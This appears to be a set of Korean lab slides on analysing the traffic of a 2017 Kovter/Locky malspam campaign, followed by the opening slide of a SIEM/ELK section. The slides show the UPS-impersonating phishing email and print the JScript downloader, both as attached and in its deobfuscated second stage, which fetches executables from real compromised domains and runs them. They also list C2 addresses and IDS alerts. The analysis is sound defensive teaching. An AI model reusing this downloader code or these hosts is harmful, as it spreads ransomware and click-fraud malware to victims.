l1=[ "smulpapentocht.be/administrator/templates/hathor/less", "atrium-nieruchomosci.pl/js/js/
jcalendar-1.0/lang", "lecamorariu.ro", "protectie-electromagnetica.ro/wp-content/themes/
twentythirteen/languages", "js-electronics.be/tmp/yoo_venture_j25/warp/libraries"];
for( n=1;n<=2;n++) {
    for( i=ld;i<l1.length;i++) {
        dn=0;
        document.write("GET "+ "http://" + l1[i] + "/counter/exe"+n+".exe<br>");
    }
}
</script>

```

```

GET http://smulpapentocht.be/administrator/templates/hathor/less/counter/exe1.exe
GET http://atrium-nieruchomosci.pl/js/js/jcalendar-1.0/lang/counter/exe1.exe
GET http://lecamorariu.ro/counter/exe1.exe
GET http://protectie-electromagnetica.ro/wp-content/themes/twentythirteen/languages/counter/exe1.exe
GET http://js-electronics.be/tmp/yoo_venture_j25/warp/libraries/counter/exe1.exe
GET http://smulpapentocht.be/administrator/templates/hathor/less/counter/exe2.exe
GET http://atrium-nieruchomosci.pl/js/js/jcalendar-1.0/lang/counter/exe2.exe
GET http://lecamorariu.ro/counter/exe2.exe
GET http://protectie-electromagnetica.ro/wp-content/themes/twentythirteen/languages/counter/exe2.exe
GET http://js-electronics.be/tmp/yoo_venture_j25/warp/libraries/counter/exe2.exe

```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

- » 사회공격적 기법을 활용한 피싱 공격으로, UPS라는 유명 택배사를 사칭했다.
- » 일반적으로 사람들이 택배를 반긴다는 사실을 이용하여 첨부파일을 확인하도록 유도했다.
- » 출처 : <http://malware-traffic-analysis.net/2017/03/13/index.html>

멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 2
 - [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» 이 사례에서는 아래 그림과 같이 메일을 통해 첨부파일을 확인하도록 유인한다.

Status of your UPS delivery ID:03667517

From: koala@gator3121.hostgator.com

Sent: Mon, Mar 13, 2017 at 01:38

To: support.8@malware-traffic-analysis.net

 [UPS-Label-03667517.zip \(1.1 KB\)](#)

Dear Customer,

Your item has arrived at the UPS Post Office at March 12, but the courier was unable to deliver parcel to you.

Please check delivery label attached!

Thank you for your assistance in this matter,
 Reginald Blackburn,
 UPS Mail Delivery Manager.

- 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY


- » EMAIL HEADERS (이메일 헤더들)

- ✓ Date: Monday, 2017-03-13 01:38:20 UTC
 - ✓ Subject: Status of your UPS delivery ID:03667517
 - ✓ From: koala@gator3121.hostgator.com
 - ✓ Message-Id: <E1cnEwG-000EAG-DV@gator3121.hostgator.com>
 - ✓ Received: from [192.185.146.210:31174] helo=gateway33.websitewelcome.com

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 2
 - [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY
 - » 이메일에 첨부된 ZIP 파일이다.



The screenshot shows a Windows File Explorer window with the title "UPS-Label-03667517.zip". The window contains a table with the following data:

Name	Size	Type	Date Modified	Location
UPS-Label-03667517	0 bytes	Folder	30 November 1979, 00:00	/
UPS-Label-03667517.doc.js	710 bytes	JavaScript program	30 November 1979, 00:00	/UPS-Label-03667517

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» ZIP 파일에서 .js 파일을 압축해제하여 실행하면, 아래와 같은 내용의 자바스크립트 파일이 나온다.

```

UPS-Label-03667517.doc.js ×

1
2 var x = "bv.truecompassdesigns.net grandrapidsnonprofits.com suburban-sanitation.com milwaukeewings.com i
rma.truecompassdesigns.net".split(" ");
3 var m = "0000001MKqMAdoTwsD8bMbWxfg2zHj raZnwghk2xY5rpyqa6RhRlo6U7z bno7DD8M0Pl7pZrlNTv383v8Y7CIMAtzGZPifY
dnKvrmwi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGld";
4 for (var i=0; i<x.length; i++)
5 {
6     var e = WScript.CreateObject("M"+"SXML2.XMLHTTP");
7     try
8     {
9         var ter = '/';
10        e.open('GET',
11        "h"+"t"+"tp"+":/" +ter+x[i]+ter+"c"+"o"+"unter/?"+m,
12
13        false);
14        e.send();
15
16        var r = e.responseText;
17
18        if (r.length > 1000 && r.indexOf(m) > -1)
19        {
20            var ikagdh = r.split(m).join("a");
21            eval(ikagdh);
22
23            break;
24        };
25    }
26    catch(e)
27    {
28    };
29 };

```

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» 해당 .js 파일을 수정하여 완성하면 다음과 같은 HTTP 요청을 확인할 수 있다.

```

<script>
var x = "bv.truecompassdesigns.net grandrapidsnonprofits.com suburban-sanitation.com
milwaukeeewings.com irma.truecompassdesigns.net".split(" ");

var m =
"0000001MKqMAdoTwsD8bMbwxfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0P17pZrl1NTv383v8Y7CI
MATzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGld";

for (var i=0; i<x.length; i++) {
    var ter = '/';
    alert('GET ' + "h"+"t"+'tp'+"://" +ter+x[i]+ter+"c"+"o"+"unter/?"+m);
}
</script>
```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» UPS-Label-03667517

» 위 사이트에 차례로 웹 요청해서 요청한 데이터가 100바이트를 넘을 경우 “eval”을 통해 실행한다.

```

1  var x = "bv.truecompassdesigns.net grandrapidsnonprofits.com suburban-sanitation.com milwaukeewings.com irma
2  var m = "0000001MKqMAdoTwsD8bMbwxfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnk
3  for (var i=0; i<x.length; i++)
4  {
5      var e = WScript.CreateObject("M"+"SXML2.XMLHTTP");
6      try
7      {
8          var ter = '/';
9          e.open('GET',
10             "h"+"t"+"tp"+":/" +ter+x[i]+ter+"c"+"o"+unter/?"+m,
11             false);
12            e.send();
13
14            var r = e.responseText;
15
16            if (r.length > 1000 && r.indexOf(m) > -1)
17            {
18                var ikagdh = r.split(m).join("a");
19                eval(ikagdh);
20
21                break;
22            };
23        }
24    }

```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» 해당 코드를 다음과 같이 수정한다.

```

1 <script>
2 var x = "bv.truecompassdesigns.net grandrapidsnonprofits.com suburban-sanitation.com milwaukeewings.com
3      irma.truecompassdesigns.net".split(" ");
4 var m = "0000001MKqMADoTwsD8bMbXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zno7DD8M0Pl7pZrl1NTv383v8Y7CIMAtzGZPi
5      |FydnKvrwmI9Mm8G_W0bGLe74JD74zik2n-N_qCHLo9TFUXHSRbMGld";
6 for (var i=0; i<x.length; i++)
7 {
8     // var e = WScript.CreateObject("M"+"SXML2.XMLHTTP");
9     try
10    {
11        var ter = '/';
12        alert('GET'+ "h"+ "t"+ "tp"+ ":" +ter+x[i]+ter+ "c"+ "o"+ "unter/?"+m)
13        // e.open('GET', "h"+ "t"+ "tp"+ ":" +ter+x[i]+ter+ "c"+ "o"+ "unter/?"+m, false);
14        e.send();
15
16        // var r = e.responseText;
17        /*
18        if (r.length > 1000 && r.indexOf(m) > -1)
19        {
20            var ikagdh = r.split(m).join("a");
21            eval(ikagdh);
22
23            break;
24        }
25        */
26    }
27    catch(e)
28    {
29    };
30};
31 </script>
```

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» 요청된 HTTP를 확인하면 아래와 같이 5개의 사이트에 요청을 수행하는 것으로 확인할 수 있다.

- ✓ GET [http://bv.truecompassdesigns.net/counter/?\[long string of characters\]](http://bv.truecompassdesigns.net/counter/?[long string of characters])
- ✓ GET [http://grandrapidsnonprofits.com/counter/?\[long string of characters\]](http://grandrapidsnonprofits.com/counter/?[long string of characters])
- ✓ GET [http://suburban-sanitation.com/counter/?\[long string of characters\]](http://suburban-sanitation.com/counter/?[long string of characters])
- ✓ GET [http://milwaukeewings.com/counter/?\[long string of characters\]](http://milwaukeewings.com/counter/?[long string of characters])
- ✓ GET [http://irma.truecompassdesigns.net/counter/?\[long string of characters\]](http://irma.truecompassdesigns.net/counter/?[long string of characters])

The screenshot shows five overlapping browser windows from translate.google.co.kr, each displaying a different URL related to the Kovter/Locky Malspam sample. The URLs are:

- GET http://bv.truecompassdesigns.net/counter/?0000001MKqMAdoTwSD8bMbxFg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0P17pZrlINTv383v8Y7CIMAtzGZPifYdnKvrwmI9Mm8G_W0bGLE74JD74zik2n-N_qCHLo9TFUXHSRbMGId
- GET http://grandrapidsnonprofits.com/counter/?0000001MKqMAdoTwSD8bMbxFg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0P17pZrlINTv383v8Y7CIMAtzGZPifYdnKvrwmI9Mm8G_W0bGLE74JD74zik2n-N_qCHLo9TFUXHSRbMGId
- GET http://suburban-sanitation.com/counter/?0000001MKqMAdoTwSD8bMbxFg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0P17pZrlINTv383v8Y7CIMAtzGZPifYdnKvrwmI9Mm8G_W0bGLE74JD74zik2n-N_qCHLo9TFUXHSRbMGId
- GET http://milwaukeewings.com/counter/?0000001MKqMAdoTwSD8bMbxFg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0P17pZrlINTv383v8Y7CIMAtzGZPifYdnKvrwmI9Mm8G_W0bGLE74JD74zik2n-N_qCHLo9TFUXHSRbMGId
- GET http://irma.truecompassdesigns.net/counter/?0000001MKqMAdoTwSD8bMbxFg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0P17pZrlINTv383v8Y7CIMAtzGZPifYdnKvrwmI9Mm8G_W0bGLE74JD74zik2n-N_qCHLo9TFUXHSRbMGId

Each window includes a checkbox at the bottom left: "이 페이지가 추가적인 대화를 생성하지 않도록 차단합니다." (Block this page from generating additional conversations) and a "확인" (Check) button at the bottom right.

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 2
 - [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY
 - » xplico에서 지금 얻은 url 중에 요청에 성공한 코드가 있는지 확인한다.
 - » **bv.true~**로 시작하는 url을 발견할 수 있으며 1115바이트를 받았으므로 다운 받아 분석한다.

Xplico Interface User: xplico

Help Forum Wiki CapAnalysis Change password Licenses Logout

For a complete view of html page set your browser to use Proxy, and point it to Web server.

Case Graphs Web Site Feed Images Mail Voip Share Chat Shell Undecoded CapAnalysis Follow @xplico

Web URLs: Html Image Flash Video Audio JSON All Go

Date	Url	Size	Method	Info
2017-03-13 10:46:45	163.47.17.13/	178	POST	info.xml
2017-03-13 10:45:14	223.7.167.219/	2028	POST	info.xml
2017-03-13 10:44:58	91.203.146.102/	0	POST	info.xml
2017-03-13 10:44:42	163.47.17.13/	178	POST	info.xml
2017-03-13 10:44:29	77.73.66.227/checkupdate	153	POST	info.xml
2017-03-13 10:44:28	77.73.66.227/checkupdate	96	POST	info.xml
2017-03-13 10:44:20	185.117.72.90/upload.php	287	POST	info.xml
2017-03-13 10:44:09	77.73.66.227/checkupdate	8513	POST	info.xml
2017-03-13 10:44:08	77.73.66.227/checkupdate	1113	POST	info.xml
2017-03-13 10:44:07	77.73.66.227/checkupdate	525	POST	info.xml
2017-03-13 10:43:56	doctors.live/counter/?1	407040	GET	info.xml
2017-03-13 10:43:56	doctors.live/counter/?2	392398	GET	info.xml
2017-03-13 10:43:54	bv.truecompassdesigns.net/counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD	1115	GET	info.xml

Previous 1 | 2 2 of 2 Next

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

- » 수정한 코드를 실행해서 따라오면 아래와 같은 코드를 추출할 수 있다.
- » 아래 코드에서 “alert” 대신 “document.write”를 사용하여 해당 자바스크립트 코드를 확인한다.

```

var NXmef='var Id=0';NXmef+=' var cs=S';NXmef+='tring.';NXmef+='fromCh';NXmef+='arCode';NXmef+=(92);
va';NXmef+='r ll=[";d';NXmef+='ctors.li';NXmef+='ve","subu';NXmef+='rban-
sanit';NXmef+='ation.com';NXmef+="";"se';NXmef+='lectai';NXmef+='rcondit';NXmef+='ioning.';

NXmef+= 'com","","';NXmef+= 'var';
ws=WS';NXmef+= 'cript.Crea';NXmef+= 'teObjec';NXmef+= 't("WScrip';NXmef+= 't.She';NXmef+= 'll");
var';NXmef+=
fn=w';NXmef+= 's.ExpandE';NXmef+= 'nviron';NXmef+= 'mentStrin';NXmef+= 'gs("%TE';NXmef+= 'MP%")+';NXmef+= 'cs + "a"';N
var ' ;NXmef+= 'xo=WScrip';NXmef+= 't.CreateOb';NXmef+= 'ject("M';NXmef+= 'sxml2.X';NXmef+= 'MLHTTP");';NXmef+= ' var
xa=';NXmef+= 'WScript';NXmef+= '.CreateO';NXmef+= 'bject("A';NXmef+= 'DODB.';

NXmef+= 'Stream"); ' ;NXmef+= 'var
fo';NXmef+= '=WScript';NXmef+= '.Creat';NXmef+= 'eObject';NXmef+= '("Scripti';NXmef+= 'ng.Fi';NXmef+= 'leSyst';NXmef+= 'er
if (';NXmef+= '!fo.Fi';NXmef+= 'leExist';NXmef+= 's(fn+';NXmef+= '".doc")) {';NXmef+= ' var
';NXmef+= 'fp=fo.Cr';NXmef+= 'eateTextF';NXmef+= 'ile(fn+';NXmef+= '".doc"';NXmef+= 'true); ' ;NXmef+= 'for(v';NXmef+= 'ar
i=0';NXmef+= ' ; i<10665;' ;NXmef+= ' i++) {
';NXmef+= 'fp.Wri';NXmef+= 'te(Strin';NXmef+= 'g.fromChar';NXmef+= 'Code(M';NXmef+= 'ath.f';NXmef+= 'loor(Ma';NXmef+= '1
); fp.';NXmef+= 'Close();';NXmef+= '
try{ws.';NXmef+= 'Run(fn+';NXmef+= '.doc"';NXmef+= ',1,0);}cat';NXmef+= 'ch(er';NXmef+= '){}; for';NXmef+= '(var
n=1;';NXmef+= 'n<=2;n++');NXmef+= ' { for(var';NXmef+= ' i=Id';NXmef+= 'i

```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

- » doc 파일이 있는지 찾고, 파일이 없다면 만든 후 해당 doc 파일을 실행시킨다.
- » 그 후 exe 파일을 만들고 실행시킨다.
- » 정리하면, %TEMP%에 a.doc와 a1.exe 또는 a2.exe를 만들고 실행시키는 코드이다.

```

1 var ld=0;
2 var cs=String.fromCharCode(92);
3 var l1=[ "doctors.live", "suburban-sanitation.com", "selectairconditioning.com", "therapy4healing.com", "bouncinpla
4 var ws=WScript.CreateObject("WScript.Shell");
5 var fn=ws.ExpandEnvironmentStrings("%TEMP%") + cs + "a"; alert(fn + ".doc");
6 alert(fn + n + ".exe"); var xo=WScript.CreateObject("Msxml2.XMLHTTP");
7 var xa=WScript.CreateObject("ADODB.Stream");
8 var fo=WScript.CreateObject("Scripting.FileSystemObject");
9 if (!fo.FileExists(fn + ".doc")) { var fp=fo.CreateTextFile(fn + ".doc", true);
10   for(var i=0;i<10665;i++) { fp.Write(String.fromCharCode(Math.floor(Math.random()*64+20))); }; fp.Close();
11   try{ ws.Run(fn + ".doc",1,0); }catch(er){};
12   for(var n=1;n<=2;n++){ for(var i=ld;i<10000) { dn=1; xa.saveToFile(fn + n + ".exe",2);
13   try{ ws.Run(fn + n + ".exe",1,0); }catch(er){}; };
14   xa.Close(); if(dn==1){ ld=i; break; };
15   catch(er){}; };
16 else { try{ ws.Run(fn + ".doc",1,0); }
17 catch(er){}; };

```

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

- » 추가적인 파일 다운로드에 대해서 Xplico에서 확인한다.
- » 아래와 같이 doctors.live에서 바이너리를 내려 받은 흔적을 확인할 수 있다.

Xplico Interface User: Xplico

Help Forum Wiki CapAnalysis Change password Licenses Logout

For a complete view of html page set your browser to use Proxy, and point it to Web server.

Case Graphs Web Mail Voip Share Chat Shell Undecoded CapAnalysis Follow @xplico

Web URLs: Html Image Flash Video Audio JSON All Go

Date	Url	Size	Method	Info
2017-03-13 10:46:45	163.47.17.13/	178	POST	info.xml
2017-03-13 10:45:14	223.7.167.219/	2028	POST	info.xml
2017-03-13 10:44:58	91.203.146.102/	0	POST	info.xml
2017-03-13 10:44:42	163.47.17.13/	178	POST	info.xml
2017-03-13 10:44:29	77.73.66.227/checkupdate	153	POST	info.xml
2017-03-13 10:44:28	77.73.66.227/checkupdate	96	POST	info.xml
2017-03-13 10:44:20	185.117.72.90/upload.php	287	POST	info.xml
2017-03-13 10:44:09	77.73.66.227/checkupdate	8513	POST	info.xml
2017-03-13 10:44:08	77.73.66.227/checkupdate	1113	POST	info.xml
2017-03-13 10:44:07	77.73.66.227/checkupdate	525	POST	info.xml
2017-03-13 10:43:56	doctors.live/counter/?1	407040	GET	info.xml
2017-03-13 10:43:56	doctors.live/counter/?2	392398	GET	info.xml
2017-03-13 10:43:54	bv.truecompassdesigns.net/counter/?0000001MKqMAdoTwsD8bMbWxfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD	1115	GET	info.xml

Previous 1 | 2 2 of 2 Next

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» 와이어샤크로 필터링한 감염 트래픽이다.

Filter: http.request or ssl.handshake.extensions_server_name					Expression...	Clear	Apply	Save	Filter	Filter
Date/Time	Dst	port	Host	Info						
2017-03-13 14:43:54	50.62.238.1	80	bv.truecompassdesigns.net	GET /counter/?0000001MKqMAdoTwsD8bMbWxfg2zHjraZnwghk2xY5rpqya6RhRl						
2017-03-13 14:43:56	173.201.141.128	80	doctors.live	GET /counter/?1 HTTP/1.1						
2017-03-13 14:43:56	173.201.141.128	80	doctors.live	GET /counter/?2 HTTP/1.1						
2017-03-13 14:44:07	77.73.66.227	80	77.73.66.227	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:08	77.73.66.227	80	77.73.66.227	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:09	77.73.66.227	80	77.73.66.227	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:20	185.117.72.90	80	185.117.72.90	POST /upload.php HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:28	77.73.66.227	80	77.73.66.227	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:29	77.73.66.227	80	77.73.66.227	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:42	163.47.17.13	80	163.47.17.13	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:44:43	163.47.17.13	443	strong.fenn.net.au	Client Hello						
2017-03-13 14:44:58	91.203.146.102	80	91.203.146.102	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:45:14	223.7.167.219	80	223.7.167.219	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:46:45	163.47.17.13	80	163.47.17.13	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:46:45	163.47.17.13	443	strong.fenn.net.au	Client Hello						
2017-03-13 14:46:59	91.203.146.102	80	91.203.146.102	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:47:14	223.7.167.219	80	223.7.167.219	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:48:46	163.47.17.13	80	163.47.17.13	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:48:47	163.47.17.13	443	strong.fenn.net.au	Client Hello						
2017-03-13 14:48:59	91.203.146.102	80	91.203.146.102	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:49:13	50.117.67.242	80	50.117.67.242	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:49:15	223.7.167.219	80	223.7.167.219	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:50:48	163.47.17.13	80	163.47.17.13	POST / HTTP/1.1 (application/x-www-form-urlencoded)						
2017-03-13 14:50:48	163.47.17.13	443	strong.fenn.net.au	Client Hello						
2017-03-13 14:51:00	91.203.146.102	80	91.203.146.102	POST / HTTP/1.1 (application/x-www-form-urlencoded)						

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

» 정리된 관련 도메인들

- ✓ 50.62.238.1 port 80 - bv.truecompassdesigns.net - GET /counter/?[long string of characters]
- ✓ 173.201.141.128 port 80 - doctors.live - GET /counter/?1
- ✓ 173.201.141.128 port 80 - doctors.live - GET /counter/?2
- ✓ 77.73.66.227 port 80 - 77.73.66.227 - POST /checkupdate
- ✓ 185.117.72.90 port 80 - 185.117.72.90 - POST /upload.php
- ✓ 163.47.17.13 port 443 - strong.fenn.net.au - HTTPS/SSL/TLS traffic
- ✓ 163.47.17.13 port 80 - 163.47.17.13 - POST /
- ✓ 91.203.146.102 port 80 - 91.203.146.102 - POST /
- ✓ 223.7.167.219 port 80 - 223.7.167.219 - POST /
- ✓ 50.117.67.242 port 80 - 50.117.67.242 - POST /

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 2
 - [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY
 - » 악성코드를 추가적으로 분석하면 다음과 같은 악성 서버의 IP도 확인이 가능하다
(여기서는 악성코드 분석을 생략한다).
 - » Client IP : 10.3.13.101
 - » Server IP : 50.62.238.1
 - » Landing Page : 173.201.141.128 // DLL, EXE
 - » CnC : 77.73.66.227

6

<실습> 멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 2

- [MS02] 2017-03-13 KOVTER/LOCKY MALSPAM - SUBJECT: STATUS OF YOUR UPS DELIVERY

- » Sguil을 사용하여 이벤트 메시지를 확인하면 보다 쉽게 결과를 확인할 수 있다.
- » Sguil에서 분석한 위험 트래픽에 대한 경고이다.

RealTime Events		Escalated Events						
ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	2017-03-13...	10.3.13.101	49158	50.62.238.1	80	6	ET TROJAN WS/JS Downloader Mar 07 2017 M1
RT	5	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET POLICY PE EXE or DLL Windows file download
RT	2	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET MALWARE Windows executable sent when remote host claims to send an image
RT	5	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET POLICY Binary Download Smaller than 1 MB Likely Hostile
RT	5	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET MALWARE Windows executable sent when remote host claims to send an image 3
RT	3	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET CURRENT_EVENTS Likely Evil EXE download from MSXMLHTTP non-exe extension M2
RT	3	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET TROJAN JS/WSF Downloader Dec 08 2016 M3
RT	3	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET TROJAN JS/WSF Downloader Dec 08 2016 M4
RT	4	2017-03-13...	173.201.141.128	80	10.3.13.101	49159	6	ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely Hostile
RT	9	2017-03-13...	10.3.13.101	49160	77.73.66.227	80	6	ET TROJAN Locky CnC Checkin Dec 5 M1
RT	9	2017-03-13...	10.3.13.101	49160	77.73.66.227	80	6	ET TROJAN Locky CnC Checkin HTTP Pattern
RT	1	2017-03-13...	10.3.13.101	49161	185.117.72.90	80	6	ET TROJAN WIN32/KOVTER.B Checkin
RT	22	2017-03-13...	10.3.13.101	49207	163.47.17.13	80	6	ET TROJAN Win32.Kovter Client CnC Traffic
RT	20	2017-03-13...	10.3.13.101	49208	163.47.17.13	80	6	ETPRO TROJAN WIN32/KOVTER.B Checkin 2
RT	6	2017-03-13...	163.47.17.13	443	10.3.13.101	49211	6	ET POLICY Lets Encrypt Free SSL Cert Observed

VI. 통합 로그 시스템 구축

1. SIEM 개요
2. 엘라스틱서치 데이터베이스 관리
3. 로그스태시, 파일 비트를 활용한 로그 수집
4. 키바나 튜토리얼
5. 파일 비트를 활용한 ELK 시스템 로그 통합
6. 키바나 시스템 로그 대시보드로 시각화

• 들어가기

– 보안 빅데이터 분석 이슈

- » 인터넷, SNS 등의 급격한 발전으로 기업의 빅데이터 가치가 상승
- » 빅데이터를 안전하게 보관, 보호 방에 대한 고민 및 관심도 상승
- » 빅데이터의 손실로 인해 초래되는 사회, 경제적 파장 심각
- » 기업에서는 빅데이터 분석과 보안을 통해 더 효율적인 경영전략 연구 및 솔루션 개발
- » 빅데이터 보안의 주요 특징
 - ✓ Integrated : 특정 구성요소에만 영향을 받지 않는 종합적인 영향력을 고려해야 함. 어떤 제품이나 서비스에 대한 사용자의 접근으로부터 시작하여 무결성 체크, 이상 점검 등의 세부 과정들을 모두 체크해야 함
 - ✓ Scalable : 규모가 측정, 예측 가능하여야 함. 미래에 전개되어질 IT발전에 따른 환경 및 규모의 변화를 예측하여 향후 보안관점에서의 새로운 개념의 보안솔루션으로 대응할 수 있어야 함
 - ✓ Automated : 사람의 개입이 없는 보안환경의 자동화가 이루어져야 함. 데이터는 방대해지고 시스템 구조 및 프로세스는 복잡해지므로 자동 보안분석, 자동 보안대응이 가능해야 함
 - ✓ Learning : 보안시스템의 자기 학습이 가능해야 함. 주어진 환경과 어플리케이션을 모니터링하면서 상황을 분석하고 결과에 따라 대응방법을 변경하면서 유연하게 대처하는 자기 학습기능 필요
 - ✓ Policy-based : 환경설정 기반이 아닌 정책 기반을 지향함. 보안 시스템의 수많은 환경설정 정보를 잘 관리하는 것으로는 충분치 않고 보안 상태에 따른 적절한 정책 적용을 통해 시스템 운영 필요

출처: 인터넷 보호나라&KrCERT- 빅데이터(Big Data) 시대의 빅데이터 보안(Big Security) 이슈 대두

